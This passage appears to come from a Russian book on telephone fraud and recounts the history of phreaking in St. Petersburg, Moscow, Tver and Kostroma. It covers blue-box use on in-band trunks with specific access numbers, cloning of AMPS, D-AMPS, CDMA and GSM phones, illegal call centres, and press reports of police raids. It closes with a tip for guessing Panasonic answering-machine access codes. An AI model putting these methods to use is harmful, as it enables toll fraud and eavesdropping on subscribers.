Конечно, старые ошибки были учтены и SS5 уже никто не применял, использовалась российская система сигнализации. Но фрикеры были уже умными и многие из них изучили и российские системы, тем более, что незадолго до этого вышла «поваренная книга фрикера» — бестселлер «Сигнализация в сетях связи» (в честь которой эта серия статей названа «Сигнализация в сетях связи — 2»). Фрикер набирал номер службы карточек и, если он выходил на нее через одну из старых АМТС (их легко было отличить от AXE-10 по более высокому диалтону после «8») применял блю бокс, после чего мог звонить куда угодно. Эта дыра просуществовала в течение полугода, после чего для пучка СЛ, используемого для выхода на службу карточек, был запрещен транзит на международку, однако возможность звонков по России и СНГ сохранялась еще некоторое время.

Кроме этого, фрикерам из Петербурга в течение длительного времени были доступны не бесплатные, но дешевые транзиты в областных центрах центральной части России.

В начале 2001 года Ростелеком анонсировал новую услугу — внутрироссийский «код 800»... Продолжение следует.

Москва

«Большой фрикинг» в Москве начался незадолго до появления услуги Home Country Direct. Крупные операторы (AT&T и другие), не дожидаясь Ростелекома, организовали бесплатный выход на своих операторов собственными силами. Для выхода на них абоненту из Москвы нужно было набрать городской номер, с которого соединение

автоматически перенаправлялось на операторов или службу карточек в другой стране.

Например, для AT&T это был номер 155-5555 (позднее 755-5555).

Некоторые из них использовали каналы с внутриполосной сигнализацией, чем и воспользовались фрикеры из Москвы. К сожалению, из-за того, что прошло уже очень много времени, я не помню деталей, кого именно фрикали.

В Москве в течение длительного времени существовала и другая интересная «дыра». Для начала дам краткое описание ситуации в Москве. Столицу обслуживают несколько АМТС. В отличие от Петербурга, где любой абонент случайным образом попадал на любую из имеющихся АМТС, в Москве каждая городская АТС «прикреплена» к конкретной АМТС, установленной на площадках М5 и М9. Большая часть Москвы обслуживалась AXE-10, стоящей на М9; ближнее Подмосковье (московские номера на 5) и небольшая часть московских номеров обслуживалась АМТС-3, стоящей на М5 (отличалась от остальных АМТС тем, что при звонках через нее определение номера АОНом происходило после набора полного номера вызываемого абонента); оставшиеся номера обслуживались предположительно ARM-20 (тип АМТС я установил по характерным щелчкам после набора «8»). В отличие от Петербурга, справочные и заказные службы в Москве всегда работали через 8 — для выхода на них надо было набрать номера от 8-11 до 8-18 и 8-19 (для международных служб). Московских абонентов обслуживало несколько заказных служб, располагавшихся на разных площадках и имевших разные номера, каждая из которых обслуживала исходящие соединения на конкретные направления. Поскольку выход на эти службы осуществлялся через АМТС, то существовала та же проблема, что и в Петербурге с выходом на службу предоплаченных карточек — для связи от некоторых АМТС к АМТС, к которым были подключены заказные службы, использовались СЛМ с внутриполосной сигнализацией. В такой ситуации фрикерам необходимо было только найти для «своей» АМТС номер заказной службы, расположенной на другой АМТС, для связи с которой использовалась внутриполосная сигнализация. И такие номера были — на АМТС-3 можно было набрать 8-190 и применить на этом канале blue box. С этого канала можно было звонить по России, за исключением нескольких городов. На ARM-20 можно было набрать 8-16 и этот канал тоже использовал внутриполосную сигнализацию; однако я не располагаю сведениями о том, куда можно было звонить через эту дыру.

Естественно, из Москвы тоже были доступны дешевые транзиты в центральные части России, однако их доступность определялась АМТС, обслуживающей исходящее соединение.

Тверь

АМТС этого города в течение длительного времени (возможно и до сих пор) является основным объектом атак фрикеров в России, поскольку позволяет устанавливать транзитные соединения на все направления, и это, похоже, никого особо не заботит (или не заботило в течение длительного времени). Фрикеры из Москвы и Петербурга звонили через Тверь по России и за ее пределы, поскольку Тверь расположена во второй тарифной зоне для этих городов и является самым дешевым транзитом из доступных.

Кострома

Старая АМТС Костромы (вероятно, АМТС-1М), демонтированная примерно в 1997 году — источник фрикерских легенд, передающихся из поколения в поколение. Дело в том, что это была последняя АМТС в центральной части России с полуавтоматическим транзитом для вызовов, пришедших по «автоматике», и с нее был прямой выход на все древние АМТС Москвы и на другие полуавтоматические АМТС и УАКи.

Как же обстоят дела с «блюбоксами» на данном этапе? Столица нашей многострадальной родины подверглась настоящему нашествию фрикеров из Юго-Восточной Азии, которые вешают на шеи безвинных москвичей астрономические счета за разговоры с Гонконгом, Сингапуром, Вьентьяном и Сурабаей. Однако за экзотику надо платить...

Из ГАЗЕТ: В одном из сибирских городов телефонные пираты работают на частотах Федерального агентства правительственной связи - такая оперативная информация поступила недавно в управление «Р» по борьбе с преступлениями в сфере высоких технологий МВД России.

«По наводке» этого нового в нашей правоохранительной структуре подразделения подпольным переговорщикам предъявлены уже десятки тысяч обвинений. Но посягательство на секретнейшую линию связи, обслуживающую первых лиц государства, пожалуй, случилось впервые. Что уж тогда говорить о рядовых гражданах, скажем, москвичах, которые ежегодно платят от 8 до 100 миллионов долларов за междугородные и международные переговоры ушлых пиратов.

Фактов тому тьма. Инициативные группы по защите собственных прав москвичей создали жильцы дома № 49 на московской улице

Яблочкова — им выставили счета почти на 80 тысяч рублей. С 1999 года «футболят» по разным инстанциям семью стариков-инвалидов с Ботанической улицы, пытающихся доказать, что не пользовались они услугами телефонного интим-сервиса в Таиланде. Совсем не повезло гражданке со Старой Басманной, с которой муниципальный суд взыскал за междугородные разговоры с Японией, Индией, Ираном и другими странами 12160 рублей 76 копеек.

«Услуги, предоставляемые москвичам МГТС, по критериям безопасности никак не соответствуют Закону «О защите прав потребителей», -- считает председатель комиссии по законности и безопасности Московской городской Думы Олег Бочаров. — По закону они должны быть не только качественными, но, и это главное, не наносить вреда здоровью и имуществу граждан».

А что МГТС закон? Он просто «перерезает» провода несчастной жертве. Он же монополист, ему все дозволено. Правда, недавно появилось некоторое послабление. Теперь за неуплату междугородных и международных переговоров москвичам отключают лишь «восьмерку», а не телефон. Если же последнее происходит, то это уже самоуправство районных АТС.

Впрочем, страдают не только отечественные сограждане — крепко «накалывают» пираты и иностранцев. Вот, например, посольство Вьетнама, где автоматика международной связи с этим государством работает только с трех телефонов: посла, первого советника и консула. Однако ушлые рядовые вьетнамцы, узнав посольские номера своих высокопоставленных соплеменников, «зашили» их в свое подпольное оборудование и только за один день наговорили на 150 тысяч рублей. Последние отправили ноту в российский МИД. Тот соответственно в МГТС: мол, просим принять меры. «Какие? — возразили телефонщики. — Ведь по международным нормам мы даже за забор этого посольства войти не можем — территория другого государства».

Сейчас, по статистике милиции, в Москве и области действует около 150 подпольных переговорных пунктов. Кто держит этот криминальный бизнес? В основном выходцы из азиатских стран. Особенно китайцы и вьетнамцы. Высокая доступность средств связи для несанкционированного доступа к ним и безнаказанность превратили Москву в глобальный международный переговорный пункт, работающий на нелегальных началах. Скажем, если легальная стоимость минуты разговора с Китаем или Вьетнамом равна примерно 50 рублям, то операторам «левых» переговорных пунктов абоненты платят всего лишь 15.

Проблема, таким образом, выливается в астрономические суммы. Если в 1998 году ущерб от криминального телефонного бизнеса в Москве составил 11,5 миллионов рублей, в 1999 — свыше 150 миллионов, то в январе 2000 года только один нелегальный переговорный пункт за месяц нанес убыток более, чем в 19 миллионов рублей. По оперативным сведениям, общий ущерб, нанесенный московскому оператору междугородной связи ОАО ММТ в 1999 году, составил не менее 1 млрд. рублей, а суммарный по России компетентными органами оценивается в 800 миллионов долларов в год. Ситуация с мобильниками не лучше, хотя и тщательно скрывается операторами этих систем.

«Прибыль подпольных переговорных пунктов превышает десятки тысяч процентов. Покончить с этим злом исключительно силами правоохранительных органов невозможно», — считает начальник управления «Р» ГУВД Москвы Дмитрий Чепчугов.

Каков же сам механизм преступления? Подбирается помещение (снятая жилплощадь, комната в общежитии, гостинице), куда проводятся две телефонные линии, к которым подсоединяется аппаратура подмены абонентского номера. По сведениям компетентных органов, только в Москве сейчас применяется около тысячи таких приборов, стоимость которых не более 50 долларов, а прибыль от применения только на одном переговорном пункте — 50—60 тысяч долларов в месяц. Бабуля, допустим, где-нибудь в Строгино получает счет на несколько тысяч за разговор с Шанхаем. И невдомек ей, как и тысячам облапошенных абонентов, что вся левая информация, которую навешивает телефонный пират, идет по проводам А и Б, которые принадлежат МГТС. А она не считает нужным принять меры к защите этих медных проволочек.

«Есть у нас проект, который позволил бы бороться с телефонным пиратством, — докладывал на слушаниях в Московской городской Думе заместитель руководителя МГТС Семен Рабовский. — Примерная стоимость этих работ 2,5—3 доллара на абонентскую линию. У нас четыре с лишним миллиона абонентов — значит, это обойдется в 12 миллионов долларов в год». И что же дальше? А ничего...

Теперь подведем итоги. Услуга, за которую мы платим МГТС немаленькие деньги в виде абонентской платы, должна быть качественной, значит, безопасной, скажем, от пиратства. А недовольным монополист предлагает обратиться к альтернативным структурам связи. Чувствуете, как легко решается проблема?

«Условие о постоянном совершенствовании безопасности предоставления телефонной связи должны быть введены в закон как обяза-

тельные, — считает председатель комиссии по законности и безопасности Московской городской Думы Олег Бочаров. — Если бы то, что делает с нашими абонентами МГТС произошло, скажем, в Америке, потребители бы объединились и разорили МГТС (эту структуру) за два дня через суды».

Итак, начали потрошить уже и правительственную связь, начали потрошить, не дождавшись, когда же в Уголовном кодексе РФ появятся статьи за изготовление, хранение, использование оборудования, позволяющего несанкционированно и безнаказанно проникать в телефонные сети.

Сравнение, может быть, натянутое, но все-таки: раньше для достижения своих целей надо было брать вокзал — почту — телеграф. Сегодня достаточно АТС, которая, судя по всему, относится к этой процедуре весьма «с пониманием».

Фрикинг сотовой связи

Мобильная, т. е. передвижная связь появилась раньше той связи, которую сейчас принято считать мобильной. Еще в Советском Союзе существовала правительственная связь «Алтай», с которой ездили все министры и иные госдеятели, и именно она стала первым объектом фрикинга. Это были здоровенные сооружения, в которых номер подстраивался при помощи паяльника.

После этого в Москве появились «Московская сотовая» и «Би-Лайн». И первым объектом атаки фрикеров стала как раз «Московская сотовая». У них все коды доступа передавались открыто по эфиру, это достаточно легко перехватывалось с помощью обычного сканера и небольшой программы. Они на этом потеряли очень много денег, то есть, скорее, не они, а «бедные» абоненты (трубки в то время стоили до 1500 долларов за штуку). Хотя и в то время, если абонент начинал упираться, то ему эти деньги не засчитывали.

Потом в МСС ввели специальный код — это фрикеры тоже побороли через месяц, только раньше на «левых аппаратах» связь была и входящая, и исходящая, а с кодом -• только входящая, но все равно связь была. Затем они ввели SIS-код, и МСС как объект для фрикинга прекратила существование.

Но к этому времени уже заработал «Би-Лайн» в аналоговом стандарте AMPS. Его не ломали достаточно длительное время: он продержался года полтора — просто из-за того, что никто не знал, как к этим трубкам подступиться.

Потом фрикеры раскусили что к чему. Там по эфиру передавались и номер, и ESN-электронный серийный номер, который и был защитой. Таким образом, человек с «левой трубкой» ходил и звонил – связь была только исходящая. Кстати, при этом настоящий абонент тоже мог разговаривать — и в AMPS, и D-AMPS. Вскоре количество левых трубок превысило разумные пределы. С учетом того, сколько эти абоненты наговаривали — по трафику выходило все 20–30%. И тогда «Би-Лайн» ввел хитрую защиту: когда в зоне действия разных, подчеркиваю — разных базовых станций выходили в эфир две трубки с одинаковыми номерами и ESN, у обоих отрубался телефон и автоответчик противным женским голосом сообщал: «обнаружен несанкционированный доступ, обратитесь к оператору».

Естественно, законный владелец шел к оператору, а незаконный оставался ни с чем или снова шел к умельцам перепрограммировать телефон. В то время по Москве ходили так называемые скан-листы, здоровенные бумаги с сотнями и тысячами номеров — выбирай, какой тебе нравится. Бывало, законный абонент после обращения к оператору выходил довольный из офиса, а рядом стояла машина, в багажнике которой сканер с ноутбуком — и ты снова в скан-листе. Это длилось долго.

Вообще самый главный период фрикерства в России связан с «Би-Лайном». Переход этой сети на стандарт D-AMPS улучшил качество связи и позволил увеличить число абонентов, но фрикерам это никак не помешало. При этом «Би-Лайн», в отличие от МСС, не особо стремился списывать клиентам убытки, которые порой были весьма велики. Впрочем, упирающимся абонентам шли на уступки.

Прикрыли все это года 3–4 назад, когда ввели так называемый A-key. Телефоны эту технологию поддерживали и раньше, просто наши операторы долго не покупали дорогую лицензионную систему. Суть, очень упрощенно, в следующем. Каждый раз, когда абонент хочет позвонить, базовая станция шлет телефону некоторое число и ждет ответа. Если ответ правильный, значит, ты свой, если же нет — извините.

В телефоне защита — очень сложная шифрующая функция: полученное число он шифрует и возвращает ответ. Сама функция не передается по эфиру, для каждого аппарата она уникальна. Поскольку при каждом звонке базовая станция шлет разные числа, то и ответы в эфире летят разные, перехватывай, сколько угодно, но ты никогда не сможешь подобрать это число так, чтобы базовая станция тебя приняла за своего. На этом принципе — когда по эфиру передаются каждый

раз разные аутентификационные ключи так, что перехват становится просто бессмысленным, — сейчас работают и GSM, и коды в MCC, и даже домашний DECT сделан точно так же.

Начиная с момента введения A-key фрикинг прекратился как явление. Хотя после его введения в «Би-Лайне» фрикеры еще долго «сидели» на роуминговых номерах. Человек приезжает в столицу, а на вокзалах везде были расставлены машины со сканерами в багажниках, звонит: «Вась, я в Москве» — и все, его номер записан. В регионах A-key не вводили очень долго, да и сейчас, например, в Сочи его точно нет. Соответственно, и «Би-Лайн» регионалов обслуживал без A-key. Но и здесь вскоре все усложнили. При выезде из своего родного города регионал стал получать пароль, который по приезду в Москву он сообщает оператору «Би-Лайна» голосом. В регионах теоретически что-то возможно — там, где нет A-key. Система дорогая, не каждый местный оператор может позволить себе эту роскошь. Но в глубинке, если и появится умелец, то он сделает аппарат себе и паре знакомых. В этих маленьких городах таких людей вычислить очень просто. Достаточно одному из таких телефонов «засветиться», и участь «кулибина» предрешена. К нему придут люди со стриженными затылками — и ничего хорошего не будет.

Региональных операторов способны разорить только наши, московские ребята, которые знают, что в этом городе такое возможно. В GSM защищенный алгоритм аутентификации с самого начала является неотъемлемой частью системы.

CDMA в свое время очень долго клонировали и, поскольку подавляющее большинство абонентов этого стандарта в России было на безлимитных тарифах, то никто из них и не дергался особо. Но склонировать с эфира его было невозможно.

Существовало два способа. Например, брался на секунду аппарат в руки, снималась батарея и переписывался номер, тот же ESN, и затем забивался в другой аппарат. Некоторые дилеры просто торговали списками таких номеров, но их вычисляли и пресекали.

А еще в свое время была предпринята феноменальная по наглости акция, когда людям звонили якобы из техподдержки «Сонета» и говорили что-то вроде: «Мы проверяем ваш контракт, назовите, пожалуйста, серийный номер вашего телефона». Но сейчас в «Сонете» тот же самый A-key. И только «Алтай» как тогда не шифровался, так и сейчас не шифруется — это единственная на сегодня абсолютно фрикабельная система. Там все открыто, все в эфире: перехватил, забил в трубку — и вперед.

Цены на левые трубки сильно менялись со временем. Ведь когда-то и в самом «Би-Лайне» люди платили за аппараты $10 000 и при этом еще ждали три месяца своей очереди. Соответственно, и левые трубки тогда стоили дай Бог. Сначала стандартная цена была $1500, потом $800, $500, потом $300. Существенно, что фрикерские расценки не следовали за ценами операторов. На этом рынке цена падала в основном из-за конкуренции между хакерами.

Первые профессионалы друг друга знали, держали цену, а потом набежали «пионеры», которые так или иначе эту технологию урвали. Здесь большую роль сыграл Интернет, и начался обвал цен. Вследствие чего мы и получили то, что имели. У «первичных производителей», которые вообще никого не хотели видеть, кроме 1—2 доверенных дилеров, цена могла быть на уровне $50, эти двое продавали аппараты за $150, дальше больше, а уж конечному клиенту могли и за $500 впарить. Но если поискать, можно было реально найти за $100—200.

По моим оценкам, в Москве фрикингом в пору его расцвета занимались около сотни человек. Первичных разработчиков, действительно сильных людей, генераторов идей, было от силы человек пять. Как правило, вначале люди параллельно где-то работали, но в результате все бросали, потому что доходы были абсолютно несоизмеримы. Левая труба стоила $1500 при себестоимости около $100. Раньше времена-то были попроще. Хотя фрикеров всегда гоняли, только гонялыщиков было гораздо меньше, чем людей, которые этим занимались. И очень многие, особенно те, кто начинал еще с «Алтая», сделали на фрикинге очень большие деньги. Я знаю нескольких людей, которые уехали в Америку практически миллионерами.

Кто-то уехал в Штаты, кто-то вообще исчез в неизвестном направлении — ходят слухи, что к этому приложили руку криминальные структуры. Тогда ведь очень модно было все продавать им, особенно самые первые телефоны. И вот продали люди бандитам телефоны, а оператор ввел какую-то новую защиту.

Что делают бандиты? Отлавливают человека и везут в лес, а там ласково спрашивают, почему у них перестал работать телефон. А сколько такой ласки можно вытерпеть? Здоровье-то одно.

Говорят, многие фрикеры уже и под землей. Во всяком случае, имеются без вести пропавшие... Но электроника и программирование - это такой бизнес, что если человек в нем достиг хорошего уровня, то он вряд ли пойдет разгружать вагоны или продавать молоко. В основном все, кто не перешел в легальный бизнес, переключились на «Алтай». Сейчас создана сеть «алтаевских» автоматов на заправках и в других

подобных местах, с которых можно звонить за деньги по межгороду и за границу. Если в скан-листе оказывается номер этого автомата, то открыты и межгород, и международка. Говори себе круглосуточно с Америкой бесплатно. Некоторые занимаются раскодированием GSM-аппаратов. Тем, что по нашим законам сейчас является легальным бизнесом: разлочкой; снятием привязки телефона к сети определенного оператора, русификацией, ремонтом. Периодически, конечно, появляются люди, которые хотят, чтобы им сделали левый телефон, но это уже невозможно.

Конечно, остались еще полуофициальные процедуры. Например, практически все аппараты CDMA поддерживают AMPS, то есть они двухстандартные. Человек бегает по Москве и пользуется «Сонетом» как более дешевым, а, уезжая куда-нибудь на дачу, переключается на «Би-Лайн». И не надо никаких двух аппаратов — очень удобно. Официально через операторов это сделать нельзя. Фрикеры подрабатывают на таких вот работах.

Сейчас на рынке людей стало больше. Хотя дело очень специфическое, его надо любить, тратить очень много времени, чтобы быть в курсе всего и быть не последним. Поэтому, к счастью, рынок не такой большой. По моим оценкам, возможно преувеличенным, сегодня на нем работает человек 500. Причем не для всех это основной вид деятельности. Тех, для кого основной, по-прежнему человек 100. А сильных профессионалов по всей Москве около 10—15. Территориально - это Питер, может быть, Новосибирск, но основной центр, конечно, Москва. Мне повезло, я застал те времена, когда оптовая цена $10 за аппарат была реальна и количество в 200 аппаратов в день тогда было не менее реальным. Затем все быстро упало до $5 за трубку и очень долго на этой отметке держалось. А потом народ пронюхал, насколько это выгодно, в этот бизнес рванула куча «пионеров». Многие из них даже не особо соображают, что делают. Им что-то рассказали — вот они сидят, кнопку жмут и все. Естественно, началось обвальное падение цен.

Сейчас, к сожалению, эти «пионеры» делают разлочку плюс русификацию оптовых партий по 50 центов за аппарат. Ни один уважающий себя профессионал за 50 центов работать не будет.

Лучше посидеть-выпить, чем за такие деньги работать.

Профессионал знает, сколько стоит его время. Потом оптовик приходит к профи и говорит: «Что это у тебя 5, а за углом — 0,5? Нука давай мне тоже по 0,5». А контролировать наш рынок невозможно. Таксистам, которые цены держат, проще. Чужой поехал — ему можно колеса проколоть. А тут сидит себе «пионер» дома... Бесполезно.

Теперь все профессионалы держатся на том, что производители очень часто стали менять версии софта в телефонах — раз в месяц, два или три. Когда старые программы перестают работать с новыми телефонами -- разлочить нельзя, русифицировать нельзя, — выживают только те, кто действительно варится в теме. Но все равно цена выше $3 за трубку уже не поднимется никогда. В рознице — $10. А когда-то розница стоила $50. Хотя тогда и аппараты стоили существенно дороже.

У людей, которые начали вовремя, прошлое лето было золотым. Зарабатывали очень большие деньги. Сейчас же просто хватает на хлеб с маслом. Но люди они умные и понимали, что счастье не может продолжаться вечно. Главное, что мы успели. Тех, кто действительно успел, в Москве, может быть, пять человек максимум.

Как клиенты и профессионалы находили друг друга? Есть замечательная газета «Из рук в руки». В ней давали объявление — что-нибудь вроде «Продаю мобильник без оплаты времени разговоров». Сейчас все ищут друг друга по Интернету.

У некоторых профессионалов фрикинга были даже свои люди в сотовых компаниях, но это были отношения скорее из разряда «водки попить», потому что никакой реальной пользы они фрикерам не приносили. Зачем, когда все с эфира перехватывалось? С точки зрения техники такое знакомство никакой пользы не приносило.

Нынешнее управление «Р» российского МВД под другим названием боролось еще с подпольными радиостанциями. Фрикеров ловили. Я думаю, из той самой сотни выловлены были абсолютно все, некоторые — раз по двадцать. Что называется, хотели бы — посадили бы. Законно поймать пользователей левых телефонов было нереально, хотя были такие попытки у «Би-Лайна». Законный абонент приходил в компанию и говорил: «А что это у меня тут за номера в распечатке и почему у меня такой немыслимый счет?»

Ему отвечали: «Вот вам карандаш, вычеркивайте все собственные номера, а чужие оставьте». Дальше смотрели — если номер набран раз сорок, то это, наверное, домашний номер или номер любовницы «левака». Выходили на соответствующих людей и спрашивали: «А кто вам звонит?» Но, естественно, опытные люди отвечали: «А кто вы такие и что вам надо? Мое дело, кто мне звонит». И все. Такими методами пытались вычислить абонентов-двойников, но это не приносило плодов. А вот производителей ловили — подставляли им своих сотрудников в качестве покупателей и просто с поличным брали. Это основной метод работы был, есть и будет. С другой стороны, при грамотном адвокате все равно подобное дело можно развалить.

Все закончится штрафом, никакой уголовщины не будет, только административная ответственность.

Сейчас тем, кто занимается разлочкой и русификацией, не мешает жить никто, потому что по нашим законам напрямую за это привлечь нельзя. Привлечь можно по косвенным главам — например, за незаконное предпринимательство, за неуплату налогов. Но если фрикер — человек умный, то он оформит патент, скажем, на ремонт сложной электроники и будет платить налог. И все. Уже точно не подкопаешься. В органах умные люди: они понимают, что наехать-то, конечно, можно и что человеку они очень много нервов испортят и очень много времени у него отнимут, но закончится все это ничем. Привлечь можно только продавцов трубок, за контрабанду. И их реально привлекают. Причем здесь сейчас пошла массированная волна. Я не знаю практически ни одного салона, который продавал бы несертифицированное оборудование и на который не наехали бы. Но все кончается понятно чем.

За рубежом, в Западной Европе, фрикинг тоже везде умер. Разлочка и ремонт живут. Так как это страны более цивилизованные, то ремонтом занимаются сервис-центры, одиночек-умельцев особо и нет. А все «разлочивальщики» там дико запуганы, они будут с вами разговаривать, уйдя в подвал, накрывшись тремя подушками или в чистом поле. Потому что у них реально за это сажают и очень надолго. Тем не менее масштабы и у них просто бешеные.

Нет, разлочка никогда не умрет. Если уж в Германии это дело процветает и поставлено на поток, то в России, где всегда к законам относились либеральнее, однозначно не умрет.

Чего бояться абоненту?

Несколько слов по поводу слухов о прослушивании разговоров абонентов сотовой связи. CDMA сейчас «с эфира» вообще не слушается, зато DAMPS слушается.

Абонентов стандарта GSM можно было подслушивать еще год назад. До недавнего времени у нас в России везде, кроме Питера, был нешифрованный GSM. При этом аппаратура для прослушивания выглядит, как компьютер со встроенными сканерами, и за абонентом надо постоянно ездить, т. е. держать его практически в поле зрения, на расстоянии соты.

Как только GSM закрыли шифрованием, тема закрылась. Сейчас уже есть устройства, которые могут и это поломать, но их цена от

$100 000. Аппаратура для нешифрованного GSM тоже стоила недешево, порядка $35 000, а эта и подавно. Такое удовольствие не каждому по карману.

Относительно неэфирной записи. Не верьте в то, что пишутся разговоры всех абонентов. Чтобы понять, что это глупость, достаточно провести небольшой эксперимент: записывайте на компьютер собственный голос пять минут, посмотрите, сколько места на жестком диске это занимает, потом пересчитайте на 24 часа, умножьте на количество абонентов — и все сразу станет понятно.

Этот объем данных просто невозможно нигде сохранить. Это абсолютно исключено. Естественно, кого-то пишут, но не всех, а конкретных людей. Тотальной прослушки в принципе быть не может. Обычным пользователям можно не бояться. А те, кто занимается чем-то, что представляет интерес для товарищей с аппаратурой слежения, — они, если не идиоты, то ничего и не говорят по телефону. Общение идет на уровне «Привет, Вась, встречаемся там-то и там-то». При встречах и обсуждают серьезные вопросы. Впрочем, это не предмет данной книги.

Можно ли сделать левый GSM?

Склонировать GSM можно, это достаточно тривиальная процедура, но она требует, чтобы абонент отдал свою SIM-карту как минимум на 13 часов в руки другому человеку. Полученная SIM-карта суется в адаптер, и компьютер начинает долго подбирать коды.

Причем в ходе этого процесса многие карты приходят в негодность чисто физически. А так, чтобы фрикер пришел, посмотрел номерок или быстро сунул-вынул — не получается.

Но в принципе клоны возможны. При этом не будет входящей связи, только исходящая, и одновременно позвонить с двух телефонов с картами-близнецами нельзя. Никакой защиты от этого — по крайней мере в Москве — не предусмотрено; система считает, что такого быть не может никогда, она понимает обе карты нормально.

Это очень удобно, скажем, людям, которые не хотят постоянно перетыкать SIM-карту из карманного телефона в автомобильный и обратно. В машину сел, свой мобильник выключил, из машины вышел - автомобильный аппарат выключил, мобильник включил. А если сам абонент GSM не захочет — склонировать его не смогут.

Кроме ошибок биллинговой системы оператора, которые почему-то всегда ему в плюс, сегодня неприятности абонентов GSM не поджидают.

Несмотря на общий пессимизм автора статьи, слухи о кончине фрикинга несколько преждевременны. Посмотрите на некоторые заметки, которые в настоящее время можно встретить в периодической печати. И, что самое интересное, эта тенденция прослеживается... повсеместно...

14.12.2000 (Известия)

В Москве ликвидирована еще одна подпольная АТС

На прошлой неделе сотрудники ГУВД по Москве и Управления по борьбе с преступлениями в сфере высоких технологий МВД РФ (управление «Р») провели очередное мероприятие по пресечению деятельности телефонных пиратов.

В результате был закрыт нелегальный переговорный пункт, созданный в столице гражданами Вьетнама. Задержан оператор подпольной АТС, а ее владельцы объявлены в розыск.

Переговорный пункт представлял собой обычный телефон, подключенный к самодельной аппаратуре подмены номера — эти устройства обнаруживают свободные телефонные номера и используют их для организации соединения.

Пираты предоставляли услуги международной связи только «своим» (главным образом, вьетнамским студентам). Клиент по сотовому телефону связывался с оператором, который соединял его с нужным абонентом во Вьетнаме. Стоимость одной минуты такого телефонного разговора составляла 6 руб., тогда как расценки «Ростелекома» составляют 35 руб. Ежедневный доход ликвидированной АТС составлял, по словам сотрудников правоохранительных органов, несколько сотен долларов.

Как правило, в Москве подпольные международные переговорные пункты создаются в общежитиях, где проживают студенты из Вьетнама, Индии, Армении, Шри-Ланки и пр. При этом сотрудниками правоохранительных органов, а также компаний «Московская городская телефонная сеть» и «Ростелеком» в среднем ежегодно закрываются 10—15 таких пунктов. Тем не менее нелегальный бизнес процветает. Достаточно сказать, что, помимо кустарно изготовленной аппаратуры подмены номера, существуют и промышленные образцы, в том числе отечественного производства.

17.3.2001 (РосБизнесКонсалтинг.Telecom-news)

В Москве пресечена деятельность двух подпольных переговорных пунктов. Как сообщили РБК в пресс-службе управления по борьбе с преступлениями в сфере высоких технологий МВД РФ (управление Р), один пункт был организован гражданами Китая в арендуемом ими офисе в районе Марьиной рощи. Одновременно с переговорного пункта могло говорить до четырех абонентов. Учет звонков осуществлялся с помощью **компьютера,** в базе которого было зафиксировано более 2,5 тысяч звонков, в основном, в Китай, Вьетнам и Индию. Второй пункт был организован в снимаемой гражданином Вьетнама квартире. По данным МВД, только за **1999** г. МГТС понесло убытки на сумму более 7 млн. долл. от таких подпольных переговорных пунктов. Незаконное проникновение в телефонные сети организуется с помощью устройства, подменяющего номер, которое можно собрать на любом предприятии. В МВД РФ считают, что пока такие устройства не будут запрещены законодательно, работу подпольных телефонных станций и пунктов пресечь не удастся.

30.5.2001 Независимая Ассоциация Покупателей (НАП РФ). В квартире дома 16 по улице **Проходчиков,** в которой проживал 36-летний гражданин Вьетнама, сотрудники ГУВД Москвы обнаружили аппаратуру подмены абонентского номера (АПАН), телефон «Панасоник», телефон **«Нокиа-5180»** сотовой сети «Сонет».

Изъятое оборудование представляло собой подпольный переговорный пункт, оператором которого был задержанный вьетнамец. Установлено, что его незаконными действиями ОАО «Ростелеком» нанесен ущерб на сумму 1 млн. 53 тыс. 649 рублей. По данному факту возбуждено уголовное дело, иностранный аферист находится под подпиской о невыезде.

Фрикеры за рубежом

Было бы серьезной ошибкой считать, что только у нас в России распоясавшиеся фрикеры не дают жить телефонным компаниям. На Западе свои проблемы и своя специфика грабежа.

Только промышленность сотовой телефонной связи США теряет из-за мошенничества 1,5 млн. долл. в день. Как отмечает Фрил из Secret Service, с учетом потерь компаний междугородной телефонной связи ежегодные общие убытки составляют 4—5 млрд. долларов.

Так, в феврале прошлого года на британской хакерской BBS Living Chaos имелась 61 тысяча номеров американских талонов на междугородные переговоры, переданных туда сотрудником вашингтонской телефонной компании Cleartel Communications через посредника в Испании.

Жертвами самой крупной интерактивной кражи информации на сегодняшний день стали сеть MCI и телефонные компании дальней связи, которые терроризировал служащий, работающий под прикрытием анонимности киберпространства. Техник коммутатора MCI Иви Джеймс Лэй (IvyJames Lay), арестованный в прошлом году в г. Гринсборо (шт. Сев. Каролина), обвинен в январе этого года в краже 60 тыс. номеров талонов на телефонные переговоры и кредитных карт, которые впоследствии использовались хакерами в Германии, Испании и других европейских странах. Лэй, известный в мире хакеров под псевдонимом «Рыцарь тени», получил более четырех лет тюрьмы. Испанский конспиратор Макс Лоурн (Max Louarn) был приговорен к пяти годам и штрафу в 1 млн. долларов. В его деле участвовало еще пять человек.

Многие интерактивные сделки по купле-продаже так называемых черных данных нередко осуществляются через частные электронные доски объявлений (BBS), организованные специально для незаконной торговли. Для уловки на этих BBS часто используются легитимные наименования, а также осуществляется несколько уровней проверки на основе паролей с вопросами и ответами. «Здесь не желают иметь дела с неопытными игроками», — рассказывает Роберт Фрил (Robert Friel), особый агент отдела электронных преступлений правительственной службы Secret Service (Вашингтон).

Обеспечив свою собственную безопасность, хакеры или другие владельцы нелегальной информации дают на BBS объявления для потенциальных покупателей и продавцов. Такие BBS обычно через два-три месяца закрываются, меняют адрес в киберпространстве и телефонный номер.

Покупатели данных

В последние месяцы нелегальный обмен данными охватил и телеконференции Usenet. Здесь сообщения о таких данных передаются при помощи программ шифрования с открытым ключом, в частности алгоритма Pretty Good Privacy (PGP), а также анонимных посреднических почтовых узлов. Человек, располагающий ценной информацией, посылает в одну из телеконференций через анонимный почтовый

узел самоадресуемое текстовое почтовое сообщение, исходящий адрес IP (Internet Protocol), который проследить невозможно. Заинтересованный покупатель отвечает зашифрованным сообщением. Если продавец согласен на сделку, он отвечает другой шифровкой. Это тот случай, когда связь осуществляется «втемную» — полностью анонимно. «Выражаясь военным языком, это как черный туннель, шифрованный канал, — поясняет один хакер. — Никаких открытых сообщений. Обе стороны ничего не знают друг о друге. Они не знают даже, с каким континентом они общаются».

Представители правоохранительных органов отмечают, что проблема не в технологии, а в образе поведения. «Если кто-то уверен в своей анонимности, он начинает делать такие вещи, какие в ином случае не пришли бы ему в голову, — говорит Р. Фрил из секретной службы. — Что же касается технологии, то блюстители закона просто должны быть лучше оснащены».

Фрикеры-шпионы

Фрикеры освоили прослушивание сообщений объектов-шпионажа с автоответчиков Panasonic. Чтобы прочитать сообщения или перезаписать приветственное сообщение, нужно сначала ввести код для доступа к автоответчику, обычно на заводе устанавливают код 11.

Если хозяин изменил код доступа, то фрикеру не составляет большого труда перебрать все комбинации от 00 до 99.

